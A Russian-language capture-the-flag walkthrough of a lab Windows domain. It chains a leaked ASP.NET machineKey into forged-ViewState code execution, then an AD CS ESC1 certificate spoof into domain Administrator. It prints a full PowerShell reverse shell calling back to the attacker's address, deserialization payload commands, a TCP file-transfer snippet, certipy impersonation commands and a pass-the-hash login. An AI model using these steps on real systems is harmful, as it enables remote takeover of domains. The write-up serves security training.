В этой комнате начинаем с обычного сайта на IIS, а заканчиваем входом под доменным Administrator. По пути находим оставленную резервную копию, вытаскиваем ключи ASP.NET, получаем reverse shell и разбираемся с сертификатами AD CS.

Область тестирования и использованные службы

IP / домен	Порт	Назначение
`10.113.133.245`, `rubberstamp.local`	80	Веб-приложение IIS / ASP.NET
`SRV01.rubberstamp.local`	88	Kerberos
`SRV01.rubberstamp.local`	389, 636	LDAP / LDAPS
`SRV01.rubberstamp.local`	445	SMB
`SRV01.rubberstamp.local`	5985	WinRM
Наша машина	1234	Приём reverse shell
Наша машина	8000, 8001	Передача CSR и выданного сертификата

В командах оставлены адреса из нашего прохождения. `192.168.154.228` - адрес, на который в нашей конфигурации приходили обратные соединения. При повторении нужно подставить свой доступный из комнаты адрес.

Использованные файлы

- `global.asax.bak` - резервная копия с обработчиком ошибок приложения.
- `reverse.ps1` - PowerShell reverse shell.
- `forged.b64`, `revshell.b64` - подготовленный ViewState.
- `svc-iisweb.key`, `svc-iisweb-upn.csr` - приватный ключ и запрос сертификата для сервисной учётной записи.
- `svc-iisweb-upn.cer`, `svc-iisweb-upn.pfx` - выданный сертификат и контейнер с сертификатом и ключом.
- `svc-iisweb.ccache` - Kerberos-билет сервисной учётной записи.
- `administrator.pfx` - сертификат и ключ для входа под Administrator.

Флаги

- User: `THM{m4ch1n3k3y_l34k_2_v13wst4t3_rc3}`
- Root: `THM{3sc1_c3rt_sp00f_2_d0m41n_4dm1n}`


Оглавление

1. Сканирование и просмотр сайта.
2. Резервная копия `global.asax.bak`.
3. Получение ключей через `debug=true`.
4. Подготовка ViewState и reverse shell.
5. Получение user-флага.
6. Поиск пути повышения привилегий через AD CS.
7. Сертификат для `svc-iisweb` и исправление ошибки с UPN.
8. Получение сертификата Administrator.
9. Вход через Evil-WinRM и root-флаг.

Порядок действий

1) Сначала сканируем машину и смотрим, что на ней вообще есть

По результатам `nmap` видим Kerberos, LDAP, SMB, WinRM и имя `SRV01.rubberstamp.local`. Уже понятно, что дальше придётся работать с доменом `rubberstamp.local`.



Добавляем адрес комнаты в `/etc/hosts`:

```
10.113.133.245 rubberstamp.local SRV01.rubberstamp.local SRV01
```

После открываем `http://rubberstamp.local`. Там сайт сервиса согласования заявок: главная, продукт, команда и контакты. Внизу есть ссылка **Approval status**, которая ведёт на

`/legacy/RequestStatus.aspx`.

При обычном открытии этой страницы получаем только `Something went wrong`. Пока непонятно, что именно сломалось, поэтому продолжаем смотреть приложение.

2) Находим резервную копию `global.asax.bak`

По адресу `/global.asax.bak` сервер отдаёт исходный код. Внутри интересен обработчик `Application_Error`:

```
if (!context.Request.Path.StartsWith("/legacy/",
StringComparison.OrdinalIgnoreCase))
{
    return;
}

if (context.Request.QueryString["debug"] != "true")
{
    return;
}

var ex = context.Server.GetLastError();
var mk =
(MachineKeySection)ConfigurationManager.GetSection("system.web/machineKey");

context.Response.Clear();
context.Response.StatusCode = 500;
context.Response.Write("<pre>" + ex.ToString() +
    "\n\nvalidationKey=" + mk.ValidationKey +
    "\ndecryptionKey=" + mk.DecryptionKey +
    "\nvalidation=" + mk.Validation + "</pre>");
context.Server.ClearError();
```

То есть если ошибка произойдёт на странице внутри `/legacy/`, а в запросе будет `debug=true`, нам покажут не только исключение, но и ключи `machineKey`. Тут даже авторизация не проверяется.

```
<%@ Application Language="C#" %>
<%@ Import Namespace="System.Web.Mvc" %>
<%@ Import Namespace="System.Web.Routing" %>
<%@ Import Namespace="System.Web.Configuration" %>
<%@ Import Namespace="System.Configuration" %>
<script runat="server">

    void Application_Start(object sender, EventArgs e)
    {
        AreaRegistration.RegisterAllAreas();
        RouteConfig.RegisterRoutes(RouteTable.Routes);
    }

    void Application_Error(object sender, EventArgs e)
    {
        var context = ((HttpApplication)sender).Context;

        if (!context.Request.Path.StartsWith("/legacy/", StringComparison.OrdinalIgnoreCase))
        {
            return;
        }

        if (context.Request.QueryString["debug"] != "true")
        {
            return;
        }

        var ex = context.Server.GetLastError();
        var mk = (MachineKeySection)ConfigurationManager.GetSection("system.web/machineKey");

        context.Response.Clear();
        context.Response.StatusCode = 500;
        context.Response.Write("<pre>" + ex.ToString() +
            "\n\nvalidationKey=" + mk.ValidationKey +
            "\ndecryptionKey=" + mk.DecryptionKey +
            "\nvalidation=" + mk.Validation + "</pre>");
        context.Server.ClearError();
    }

</script>
```

3) Вызываем ошибку и получаем ключи

Открываем страницу без `id`:

```
curl -sS 'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true'
```

Страница пытается разобрать отсутствующий параметр как число и падает. Обработчик из прошлого шага выводит:

```
validationKey=D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A
decryptionKey=A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4
validation=SHA1
```

```
System.Web.HttpUnhandledException (0x80004005): Exception of type 'System.Web.HttpUnhandledException' was thrown. ---> System.ArgumentNullException: Value cannot be null.
Parameter name: String
   at System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo info, Boolean parseDecimal)
   at System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info)
   at Legacy_RequestStatus.Page_Load(Object sender, EventArgs e) in c:\inetpub\wwwroot\legacy\RequestStatus.aspx.cs:line 9
   at System.Web.UI.Control.OnLoad(EventArgs e)
   at System.Web.UI.Control.LoadRecursive()
   at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
   at System.Web.UI.Page.HandleError(Exception e)
   at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
   at System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
   at System.Web.UI.Page.ProcessRequest()
   at System.Web.UI.Page.ProcessRequest(HttpContext context)
   at ASP.legacy_requeststatus_aspx.ProcessRequest(HttpContext context) in c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_4vrll0zi.0.cs:line 0
   at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
   at System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step)
   at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)

validationKey=D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A
decryptionKey=A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4
validation=SHA1
```

Теперь добавляем `id=1`, чтобы получить нормальную форму:

```
curl -sS 'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1'
```

В HTML есть `__VIEWSTATE` и `__VIEWSTATEGENERATOR`, у последнего значение `0CA456E0`.

> **Important**

> URL с `&` в shell нужно брать в кавычки. Иначе `&` отправит первую часть команды в фон, а `id=1` не попадёт в запрос. Мы на этом тоже потеряли немного времени.

ViewState хранит состояние ASP.NET-страницы. Проблема здесь в том, что теперь у нас есть ключи, которыми приложение защищает эти данные. Можно подготовить свой ViewState, который сервер примет и начнёт десериализовывать.

4) Подготавливаем ViewState

Для генерации мы использовали `FckYourSerial`. В каталоге инструмента, в активированном Python-окружении, сохраняем полученные ключи:

```
VK='D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A'
EK='A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4'
```

Для этой страницы в итоге подошли следующие параметры генератора:

```
python3 -m fckyourserial \
  -vkey "$VK" \
  -ekey "$EK" \
  --purpose 'WebForms.HiddenFieldPageStatePersister.ClientState' \
  --specific \
    'TemplateSourceDirectory: /LEGACY' \
    'Type: LEGACY_REQUESTSTATUS_ASPX' \
  -cmd 'whoami > C:\Windows\Temp\viewstate-proof.txt' \
  -o forged.b64

curl -sS -i \
  'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1' \
  --data-urlencode '__VIEWSTATE@forged.b64' \
  --data-urlencode '__VIEWSTATEGENERATOR=0CA456E0'
```

На запрос сервер отвечает `500 Internal Server Error`, а в исключении есть ошибка преобразования `SortedSet` в `System.Web.UI.Pair`. Это уже отличается от ошибки проверки MAC: сервер дошёл до обработки объекта. Но по одному исключению мы бы ещё не делали вывод, что команда точно выполнилась. Дальше проверяем это обратным соединением.

5) Получаем reverse shell

Сохраняем в `reverse.ps1` следующий скрипт:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.154.228',1234)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true
$writer.WriteLine("Connected: " + (whoami))

[byte[]]$buffer = New-Object byte[] 4096

while (($n = $stream.Read($buffer, 0, $buffer.Length)) -gt 0) {
    $command = [Text.Encoding]::UTF8.GetString($buffer, 0, $n).Trim()
    if ($command -eq 'exit') { break }
    try {
        $result = Invoke-Expression $command 2>&1 | Out-String
    } catch {
        $result = $_ | Out-String
    }
    $writer.WriteLine($result + "PS " + (Get-Location).Path + "> ")
}

$writer.Close()
$client.Close()
```

В отдельном терминале запускаем listener:

```
rlwrap nc -lvnp 1234
```

Теперь генерируем ViewState уже с PowerShell-скриптом и отправляем его:

```
python3 -m fckyourserial \
  -vkey "$VK" \
  -ekey "$EK" \
  --purpose 'WebForms.HiddenFieldPageStatePersister.ClientState' \
  --specific \
    'TemplateSourceDirectory: /LEGACY' \
    'Type: LEGACY_REQUESTSTATUS_ASPX' \
  -ps "$(cat reverse.ps1)" \
  -o revshell.b64

curl -sS \
  'http://rubberstamp.local/legacy/RequestStatus.aspx?debug=true&id=1' \
  --data-urlencode '__VIEWSTATE@revshell.b64' \
  --data-urlencode '__VIEWSTATEGENERATOR=0CA456E0'
```

Получаем соединение от машины комнаты:

```
Connected: rubberstamp\svc-iisweb
PS C:\Windows\system32\inetsrv>
```

Вот теперь выполнение команд подтверждено. Работаем от доменной сервисной учётной записи `svc-iisweb`.


6) Находим user-флаг и смотрим права

Проверяем пользователя, привилегии и каталоги:

```
whoami /all
dir C:\Users
dir C:\Users\Public
type C:\Users\Public\user.txt
```

Результат:

```
THM{m4ch1n3k3y_l34k_2_v13wst4t3_rc3}
```



Далее смотрим систему и членство в группах:

```
hostname
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
net localgroup Administrators
net user svc-iisweb /domain
```

Это `SRV01`, Windows Server 2019 Datacenter. У `svc-iisweb` нет членства в Administrators, а в выводе `whoami /priv` нет `SeImpersonatePrivilege`. Поэтому привычный путь с impersonation тут не подходит. Мы ещё запускали `winPEAS.bat`, но рабочая цепочка дальше оказалась связана с сертификатами - нам не понравилось, но что делать.

7) Смотрим AD CS и шаблон `PrivClientAuth`

Проверяем службу и опубликованные шаблоны:

```
Get-Service CertSvc
certutil -catemplates
```

```
certutil -v -dstemplate PrivClientAuth
```

`CertSvc` запущена. В шаблоне `PrivClientAuth` видим право `Enroll` для `RUBBERSTAMP\Domain Users`. Наша сервисная учётная запись как раз входит в эту группу.



Дальше в выводе есть:

```
msPKI-Certificate-Name-Flag = "1"
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 1

msPKI-Certificate-Application-Policy:
1.3.6.1.5.5.7.3.2 Client Authentication
```

То есть заявитель может задавать subject, а сертификат разрешено использовать для клиентской аутентификации. Это даёт основание проверить ESC1 - выпуск сертификата с идентичностью другого пользователя через неправильно настроенный шаблон.

Название центра сертификации получаем так:

```
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration' |
    Select-Object -ExpandProperty PSChildName
```

Результат: `rubberstamp-SRV01-CA`.

Примечание

Строка `Auto-Enroll: Access is denied` в `certutil -catemplates` сначала сбивает с толку. Но отсутствие автоматического зачисления не равно запрету ручного запроса. Здесь право `Enroll` есть, и дальше CA действительно выдаёт сертификат.

8) Сначала получаем рабочий сертификат для самого `svc-iisweb`

Пароля этой учётной записи у нас нет, зато есть запущенная от её имени оболочка. Поэтому запрос на сертификат отправляем с Windows, а ключ создаём и оставляем на своей машине.

Первая попытка с сертификатом только на `CN=svc-iisweb` закончилась `Name mismatch`. В сертификате не было нужного UPN. Проверяем настоящее имя учётной записи:

```
Get-ADUser svc-iisweb -Properties UserPrincipalName |
    Select-Object SamAccountName,UserPrincipalName,SID
```

```
svc-iisweb
svc-iisweb@rubberstamp.local
S-1-5-21-1966530601-3185510712-10604624-1111
```

На Kali создаём ключ и CSR с UPN в расширении Subject Alternative Name. Ниже команды собраны в одну последовательность, без первой неудачной попытки:

```
mkdir -p ~/rubber/adcs
cd ~/rubber/adcs

openssl genrsa -out svc-iisweb.key 2048
openssl req -new \
  -key svc-iisweb.key \
  -out svc-iisweb-upn.csr \
  -subj '/CN=svc-iisweb' \
  -addext 'subjectAltName=otherName:1.3.6.1.4.1.311.20.2.3;UTF8:svc-
iisweb@rubberstamp.local'

python3 -m http.server 8000
```

В Windows-оболочке скачиваем CSR и отправляем его в CA:

```
(New-Object Net.WebClient).DownloadFile('http://192.168.154.228:8000/svc-iisweb-
upn.csr','C:\Windows\Temp\svc-iisweb-upn.csr')
```

```
certreq -submit -q -config "SRV01\rubberstamp-SRV01-CA" -attrib
"CertificateTemplate:PrivClientAuth" C:\Windows\Temp\svc-iisweb-upn.csr
C:\Windows\Temp\svc-iisweb-upn.cer
```

Получаем `Certificate retrieved(Issued) Issued`. Теперь нужно забрать `.cer` на свою машину.

В отдельном терминале Kali:

```
cd ~/rubber/adcs
nc -lvnp 8001 > svc-iisweb-upn.cer
```

В Windows:

```
$c = New-Object Net.Sockets.TcpClient('192.168.154.228',8001)
$s = $c.GetStream()
$b = [IO.File]::ReadAllBytes('C:\Windows\Temp\svc-iisweb-upn.cer')
$s.Write($b,0,$b.Length)
$s.Close()
$c.Close()
```

Проверяем сертификат и собираем PFX:

```
openssl x509 -in svc-iisweb-upn.cer -noout -text | grep -A8 'Subject Alternative
Name'

openssl pkcs12 -export \
  -inkey svc-iisweb.key \
  -in svc-iisweb-upn.cer \
  -out svc-iisweb-upn.pfx
```

При экспорте задаём пароль контейнера и затем указываем его в `certipy auth`. Это пароль PFX, а не пароль доменного пользователя.

9) Получаем Kerberos-билет сервисной учётной записи


Для работы нужен пакет `certipy-ad`. Мы сначала поставили другой `certipy`, из-за чего пришлось отдельно разбираться, почему нет нужных команд. В записи рабочая версия - Certipy 5.1.0 от Oliver Lyak.

```
certipy auth \
  -pfx svc-iisweb-upn.pfx \
  -username svc-iisweb \
```

```
  -domain rubberstamp.local \
  -dc-ip 10.113.133.245 \
  -no-hash \
  -password '<пароль PFX>'
```

Результат:

```
SAN UPN: 'svc-iisweb@rubberstamp.local'
Got TGT
Saving credential cache to 'svc-iisweb.ccache'
```



Теперь у нас есть билет, которым можно аутентифицироваться с Kali без знания пароля `svc-iisweb`. Пока это всё ещё права того же пользователя, само по себе получение этого TGT привилегии не повышает.

10) Запрашиваем сертификат Administrator

Подключаем полученный Kerberos-кэш и запрашиваем сертификат через `PrivClientAuth`, но уже с UPN и SID администратора:

```
export KRB5CCNAME="$PWD/svc-iisweb.ccache"

certipy req \
  -k -no-pass \
  -u 'svc-iisweb@rubberstamp.local' \
  -dc-ip 10.113.133.245 \
  -target SRV01.rubberstamp.local \
  -ca 'rubberstamp-SRV01-CA' \
  -template 'PrivClientAuth' \
  -upn 'administrator@rubberstamp.local' \
  -sid 'S-1-5-21-1966530601-3185510712-10604624-500' \
  -out administrator.pfx
```

В нашем прохождении SID Administrator имеет тот же доменный префикс, что и SID `svc-iisweb`, и заканчивается на `-500`. SID из примера относится именно к этому инстансу.

CA выдаёт сертификат с `administrator@rubberstamp.local` и указанным SID. Вот здесь ошибка шаблона уже превращается в реальное повышение привилегий.

11) Аутентифицируемся сертификатом и получаем хеш

```
certipy auth \
  -pfx administrator.pfx \
  -username administrator \
  -domain rubberstamp.local \
  -dc-ip 10.113.133.245
```

В этот раз `-no-hash` не указываем. В результате получаем TGT Administrator, файл `administrator.ccache` и хеш:

```
Got TGT
Got hash for 'administrator@rubberstamp.local':
aad3b435b51404eeaad3b435b51404ee:74e3ad5b3de0d7500114e727d4f073f9
```



12) Заходим через Evil-WinRM и читаем root-флаг

Для входа используем NT-часть хеша, то есть значение после двоеточия:

```
evil-winrm -i 10.113.133.245 -u Administrator -H
74e3ad5b3de0d7500114e727d4f073f9
```

Соединение устанавливается. Попадаем в `C:\Users\Administrator\Documents`, после чего смотрим Desktop:

```
dir ..\Desktop
type ..\Desktop\root.txt
```

Результат:

```
THM{3sc1_c3rt_sp00f_2_d0m41n_4dm1n}
```



Примечание

Получилась цепочка из двух основных проблем: сайт раскрывает ключи ASP.NET через обработчик ошибок, а шаблон AD CS позволяет получить сертификат с чужой идентичностью. Первая даёт shell сервисной учётной записи, вторая - доступ под Administrator.

Больше всего времени у нас ушло на параметры ViewState и сертификаты. Особенно на то, что сертификат уже выдан, но для входа не подходит: одного `CN=svc-iisweb` здесь оказалось недостаточно, понадобился UPN. После исправления сертификата оставшаяся часть прошла заметно быстрее.

Подтверждение прохождения



В этот раз без видео. Оно получилось плохим и очень долгим - 2:44:25.

Ссылки

Чтобы лучше понять уязвимость повышения привилегий, лучше всего прочитать вот тут.
Также, чтобы понять прикол десереализации в IIS, тоже можно почитать вот этот материал.